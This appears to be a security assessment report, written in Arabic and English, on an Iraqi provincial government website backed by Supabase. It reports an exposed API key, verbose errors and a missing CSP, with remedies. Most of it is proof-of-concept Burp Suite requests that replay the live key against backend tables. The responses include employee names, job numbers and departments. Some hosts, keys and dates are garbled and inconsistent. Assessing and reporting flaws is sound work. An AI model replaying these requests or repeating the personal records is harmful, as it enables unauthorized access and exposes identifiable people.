

تاريخ أعداد التقرير 2026-6-7

تفاصيل فحص الموقع الإلكتروني

ت	اسم الجهة	الموقع الإلكتروني	الحالة	تم اتخاذ الحل او الاجراء
1	مديرية الاتصالات و معلوماتية كربلاء المقدسة – نظام الإدارة الموحد	https://khr-itpc.egov.iq	فعال	-
عدد الإصابات	حرج	عالي	متوسط	منخفض
4	1	0	3	0


تم إجراء فحص للموقع الإلكتروني المذكور اعلاه في التاريخ المحدد، وذلك وفقاً لما هو موضح في التقرير الفني المرفق الذي يتضمن أسماء الثغرات المكتشفة، طرق معالجتها، بالإضافة إلى تصنيفها حسب مستويات الخطورة: (حرج , عالي , متوسط , منخفض) كما يحتوي التقرير على وصف شامل للإجراءات التصحيحية المتبعة لمعالجة كل ثغرة بشكل فعال.

No	Vulnerability Risk	Level	Vulnerability Description	Solution
1.	Broken Access Control via Exposed API Key Leading to Unauthorized Data Access	Critical	A client-side exposed API key was discovered within application traffic and reused to interact directly with backend API endpoints. By modifying the request it was possible to access sensitive data including user information and summer training records without proper authorization enforcement. This indicates that the API key is being incorrectly used as a security control, allowing unauthorized access to protected resources. POC 1	1- Hide the APIkey from public requests 2- Implement strict server-side authorization checks for all API endpoints
2.	Verbose Error Message / Information Disclosure via Errors	Medium	The API exposes detailed internal error messages when an invalid endpoint (e.g., /rest/v1/admin) is requested using a valid API key. These responses reveal backend schema information such as existing table names, PostgREST error codes, and database structure hints, allowing attackers to understand the system internals through error responses. See POC 2	Configure the API to return generic error messages in production and disable verbose error outputs. Ensure all backend errors are sanitized to remove internal schema details, table names, and debug hints before being sent to clients.

3.	Missing Content Security Policy (CSP) Header	Medium	The application does not implement a Content Security Policy (CSP) header in its HTTP responses. This allows the browser to load resources (such as scripts, styles, and external content) from any origin without restriction, increasing the risk of client-side attacks such as Cross-Site Scripting (XSS) and data injection. Without CSP, the application lacks an important browser-level defense mechanism to control and restrict executable content sources	Implement a strict Content Security Policy (CSP)
----	--	--------	--	--

POC 1:

Users profiles information was exposed



Burp Suite Professional v2024.11.2 - Temporary Project - licensed to h3110w0rld

Dashboard Target Proxy Intruder Repeater View Help

1 x 2 x 3 x 4 x 5 x 6 x 7 x 8 x 9 x 10 x 11 x 12 x +

Send Cancel < >

Target: https://vjnqkxpnhrldbczkgw.supabase.co HTTP/2

Request

1 GET /rest/v1/available_profiles? HTTP/2
2 Host: vjnqkxpnhrldbczkgw.supabase.co
3 Accept: */*
4 Access-Control-Request-Method: GET
5 Access-Control-Request-Headers: accept-profile,apikey,authorization,x-client-info
6 Origin: https://khr-iptc.egov.iq
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
8 Sec-Fetch-Mode: cors
9 Sec-Fetch-Site: cross-site
10 Apikey: sb_publishable_WSPfLjvIU0t-VezOu9WzW_DrBPv0yS
11 Sec-Fetch-Dest: empty
12 Referer: https://khr-iptc.egov.iq/
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: en-US,en;q=0.9
15 Priority: u=1, i
16
17

Response

58 {
 "section_text": "مجمع انصاف البدن",
 "unit_text": "",
 "governorate": "karbala"
},
{
 "id": "c0bb1895-cad1-4606-a930-ed1bb7ba95d",
 "full_name": "علي سليم مراد محمد المصون",
 "avatar_url": null,
 "dept_text": "قسم تجهيز خدمات المعلومات",
 "job_number": "103130192",
 "username": "علي سليم مراد",
 "role": "user",
 "admin_role": null,
 "department_id": null,
 "section_text": "قسم تجهيز خدمات المعلومات",
 "unit_text": null,
 "governorate": "karbala"
},
59 {
 "id": "540f7721-f678-45fa-9a60-ea12587140c",
 "full_name": "احمد حسين جواد",
 "avatar_url": null,
 "dept_text": null,
 "job_number": "C743554",
 "username": "احمد حسين جواد",
 "role": "user",
 "admin_role": null,
 "department_id": null,
 "section_text": null,
 "unit_text": null,
 "governorate": "karbala"
},
60 {
 "id": "be9fa3e9-1211-4a95-b1c0-237e0a8dc703",
 "full_name": "البت جواد كاظم علي الحسين",
 "avatar_url": null,
 "dept_text": "مديرية انصاف",
 "job_number": "103130262",
 "username": "البت جواد كاظم",
 "role": "user",
 "admin_role": null,
 "department_id": null,
 "section_text": "مجمع انصاف سيد الشهداء",
 "unit_text": null,
 "governorate": "karbala"
}

Inspector

Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 0
Request headers 17
Response headers 20

Event log (14) All issues (196)

142,733 bytes | 1,074 millis

Memory: 292.0 MB

Burp Suite Professional v2024.11.2 - Temporary Project - licensed to h3110w0rld

Dashboard Target Proxy Intruder Repeater View Help

1 x 2 x 3 x 4 x 5 x 6 x 7 x 8 x 9 x 10 x 11 x 12 x +

Send Cancel < >

Target: https://vjnqkxpnhrldbczkgw.supabase.co HTTP/2

Request

1 GET /rest/v1/available_profiles? HTTP/2
2 Host: vjnqkxpnhrldbczkgw.supabase.co
3 Accept: */*
4 Access-Control-Request-Method: GET
5 Access-Control-Request-Headers: accept-profile,apikey,authorization,x-client-info
6 Origin: https://khr-iptc.egov.iq
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
8 Sec-Fetch-Mode: cors
9 Sec-Fetch-Site: cross-site
10 Apikey: sb_publishable_WSPfLjvIU0t-VezOu9WzW_DrBPv0yS
11 Sec-Fetch-Dest: empty
12 Referer: https://khr-iptc.egov.iq/
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: en-US,en;q=0.9
15 Priority: u=1, i
16
17

Response

61 {
 "id": "be9fa3e9-1211-4a95-b1c0-237e0a8dc703",
 "full_name": "البت جواد كاظم علي الحسين",
 "avatar_url": null,
 "dept_text": "مديرية انصاف",
 "job_number": "103130262",
 "username": "البت جواد كاظم",
 "role": "user",
 "admin_role": null,
 "department_id": null,
 "section_text": "مجمع انصاف سيد الشهداء",
 "unit_text": null,
 "governorate": "karbala"
},
{
 "id": "99161914-0a60-4483-b809-a32b7ea38975",
 "full_name": "هدى مريم منصور صابر الماعري",
 "avatar_url": null,
 "dept_text": "مجموعة التدقيق والرقابة الداخلية",
 "job_number": "103130996",
 "username": "هدى مريم منصور",
 "role": "user",
 "admin_role": null,
 "department_id": null,
 "section_text": "مجموعة التدقيق والرقابة الداخلية",
 "unit_text": null,
 "governorate": "karbala"
},
62 {
 "id": "3a7cb849-bf6c-491d-a437-307b01959cfb",
 "full_name": "علي داخل محمد والي الالاس",
 "avatar_url": null,
 "dept_text": "مديرية انصاف",
 "job_number": "103130671",
 "username": "علي داخل محمد",
 "role": "user",
 "admin_role": null,
 "department_id": null,
 "section_text": "مجمع انصاف الخ",
 "unit_text": null,
 "governorate": "karbala"
},
63 {
 "id": "2829ded1-146d-4ddf-a62a-33db82dfb14",
 "full_name": "صون اسماعيل محمود علي ال حمود",
 "avatar_url": null,
 "dept_text": "مديرية انصاف",
 "job_number": "103130671",
 "username": "صون اسماعيل محمود",
 "role": "user",
 "admin_role": null,
 "department_id": null,
 "section_text": "مجمع انصاف الخ",
 "unit_text": null,
 "governorate": "karbala"
}

Inspector

Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 0
Request headers 17
Response headers 20

Event log (14) All issues (196)

142,733 bytes | 1,074 millis

Memory: 740 MB

Summer training information was expose

Target: https://jvnjqpnhridbckgw.supabase.co

Request:

```
1 GET /rest/v1/summer_training_settings?select=*&limit=2 HTTP/2
2 Host: jvnjqpnhridbckgw.supabase.co
3 Accept: */*
4 Access-Control-Request-Method: GET
5 Access-Control-Request-Headers: accept-profile,apikey,authorization,x-client-info
6 Origin: https://khr-itpc.egov.iq
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
8 Apikey: sb_publishable_WSPpLjv1U6t-VezOuSWwZw_DrBPvovS
9 Sec-Fetch-Mode: cors
10 Sec-Fetch-Site: cross-site
11 Sec-Fetch-Dest: empty
12 Referer: https://khr-itpc.egov.iq/
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: en-US,en;q=0.9
15 Priority: u=1, i
16
17
```

Response:

```
1 HTTP/2 200 OK
2 Date: Sun, 07 Jun 2026 09:19:16 GMT
3 Content-Type: application/json; charset=utf-8
4 Content-Range: 0-0/*
5 Cf-Ray: a07e52f62e480c29-1ST
6 Cf-Cache-Status: DYNAMIC
7 Access-Control-Allow-Origin: https://khr-itpc.egov.iq
8 Content-Location: /summer_training_settings?limit=2&select=*&
9 Server: cloudflare
10 Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
11 Vary: Accept-Encoding
12 X-Content-Type-Options: nosniff
13 Access-Control-Expose-Headers: Content-Encoding, Content-Location, Content-Range, Content-Type, Date, Location, Server, Transfer-Encoding, Range-Unit
14 Content-Profile: public
15 Sb-Gateway-Version: 1
16 Sb-Project-Ref: jvnjqpnhridbckgw
17 Sb-Request-Id: 019ea161-lae0-7777-b6c5-0e8f99882547
18 X-Envoy-Attempt-Count: 1
19 X-Envoy-Upstream-Service-Time: 9
20 Set-Cookie: __cf_bm=...
21
22 {
23   "data": [
24     {
25       "id": "098c1bd1-72b3-4ed9-a138-ff6426ea5585",
26       "exam_active": true,
27       "exam_duration_minutes": 60,
28       "updated_at": "2026-06-05T21:09:41.639+00:00",
29       "updated_by": "4b16b87b-04ba-4bc7-8558-462f74b3c073"
30     }
31   ]
32 }
```

POC 2:

Target: https://jvnjqpnhridbckgw.supabase.co

Request:

```
1 GET /rest/v1/admin_tips? HTTP/2
2 Host: jvnjqpnhridbckgw.supabase.co
3 Accept: */*
4 Access-Control-Request-Method: GET
5 Access-Control-Request-Headers: accept-profile,apikey,authorization,x-client-info
6 Origin: https://khr-itpc.egov.iq
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
8 Sec-Fetch-Mode: cors
9 Sec-Fetch-Site: cross-site
10 Sec-Fetch-Dest: empty
11 Apikey: sb_publishable_WSPpLjv1U6t-VezOuSWwZw_DrBPvovS
12 Referer: https://khr-itpc.egov.iq/
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: en-US,en;q=0.9
15 Priority: u=1, i
16
17
```

Response:

```
1 HTTP/2 404 Not Found
2 Date: Sun, 07 Jun 2026 11:34:37 GMT
3 Content-Type: application/json; charset=utf-8
4 Cf-Ray: a07f5942af7bd5fb-1ST
5 Cf-Cache-Status: DYNAMIC
6 Access-Control-Allow-Origin: https://khr-itpc.egov.iq
7 Server: cloudflare
8 Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
9 Vary: Accept-Encoding
10 Access-Control-Expose-Headers: Content-Encoding, Content-Location, Content-Range, Content-Type, Date, Location, Server, Transfer-Encoding, Range-Unit
11 Proxy-Status: PostgREST; error=PGREST205
12 Sb-Gateway-Version: 1
13 Sb-Project-Ref: jvnjqpnhridbckgw
14 Sb-Request-Id: 019ea1dd-05ab-730b-abb5-e7afc01007db
15 X-Envoy-Attempt-Count: 1
16 X-Envoy-Upstream-Service-Time: 240
17 Set-Cookie: __cf_bm=...
18
19 {
20   "code": "PGREST205",
21   "details": null,
22   "hint": "Perhaps you meant the table 'public.admin_tips'",
23   "message": "Could not find the table 'public.admin_tips' in the schema cache"
24 }
```

1 2 3 4

16 x +

Target: https://jvjkqzphnridbckzgw.supabase.co HTTP/2

Request

1 GET /rest/v1/rpc/rpc_handle_forget_password HTTP/2
2 Host: jvjkqzphnridbckzgw.supabase.co
3 Content-Type: application/json; charset=utf-8
4 Authorization: Bearer sb_publishable_WSPpLjv1U8t-VezOu9WwZv_Dr8Pv0yS
5 Sec-Ch-Ua-Platform: "Linux"
6 Sec-Ch-Ua: "Not(A;Brand);v="B", "Chromium";v="144", "Google Chrome";v="144"
7 Sec-Ch-Ua-Mobile: ?0
8 X-Client-Info: supabase-js-veb/2.104.1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
10 Apikey: sb_publishable_WSPpLjv1U8t-VezOu9WwZv_Dr8Pv0yS
11 Accept: */*
12 Origin: https://khr-itpc.egov.iq
13 Sec-Fetch-Site: cross-site
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://khr-itpc.egov.iq/
17 Accept-Encoding: gzip, deflate, br
18 Accept-Language: en-US,en;q=0.9
19 Priority: u=1, i
20
21

Response

1 HTTP/2 404 Not Found
2 Date: Sun, 07 Jun 2025 12:54:55 GMT
3 Content-Type: application/json; charset=utf-8
4 Cf-Ray: a07cee48cd7e347-IST
5 Cf-Cache-Status: DYNAMIC
6 Access-Control-Allow-Origin: https://khr-itpc.egov.iq
7 Server: Cloudflare
8 Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
9 Vary: Accept-Encoding
10 X-Content-Type-Options: nosniff
11 Access-Control-Expose-Headers: Content-Encoding, Content-Location, Content-Range, Content-Type, Date, Location, Server, Transfer-Encoding, Range-Unit
12 Proxy-Status: PostREST; error=PGST202
13 Sb-Gateway-Version: 1
14 Sb-Project-Ref: jvjkqzphnridbckzgw
15 Sb-Request-Id: 019ea226-bad7-7587-a537-54e4f859611d
16 X-Envoy-Attempt-Count: 1
17 X-Envoy-Upstream-Service-Time: 48
18 Set-Cookie: cf_bv=0NqCUP2dWdYvVPTExYt_t45SbxxqCPyn4ay7aPa4-1780836895.4428944-1.0.1.1-goTROFhePKko3xAVOpPRHtsQJH.OUCPF2L5kpH4NU7he2L0C08Rt179601Ril152jV4J3H8EgJhnpaJBT1p28y2CKurkw2_MgdVeeYfrs02aTr-dULCPHdX1TW: HttpOnly; SameSite=None; Secure; Path=/; Domain=supabase.co; Expires=Sun, 07 Jun 2026 13:24:55 GMT
19
20
21 {
 "code": "PGST202",
 "detail": "
 \"Searched for the function public.rpc_handle_forget_password without parameters, but no matches were found in the schema cache.\"
 \"hint\": null
 \"message\":
 \"Could not find the function public.rpc_handle_forget_password without parameters in the schema cache\"
 \"
}

Inspector

Request attributes: 2
Request query parameters: 0
Request body parameters: 0
Request cookies: 0
Request headers: 21
Response headers: 18

Done

Event log (14) All issues (210)

Memory: 314.4MB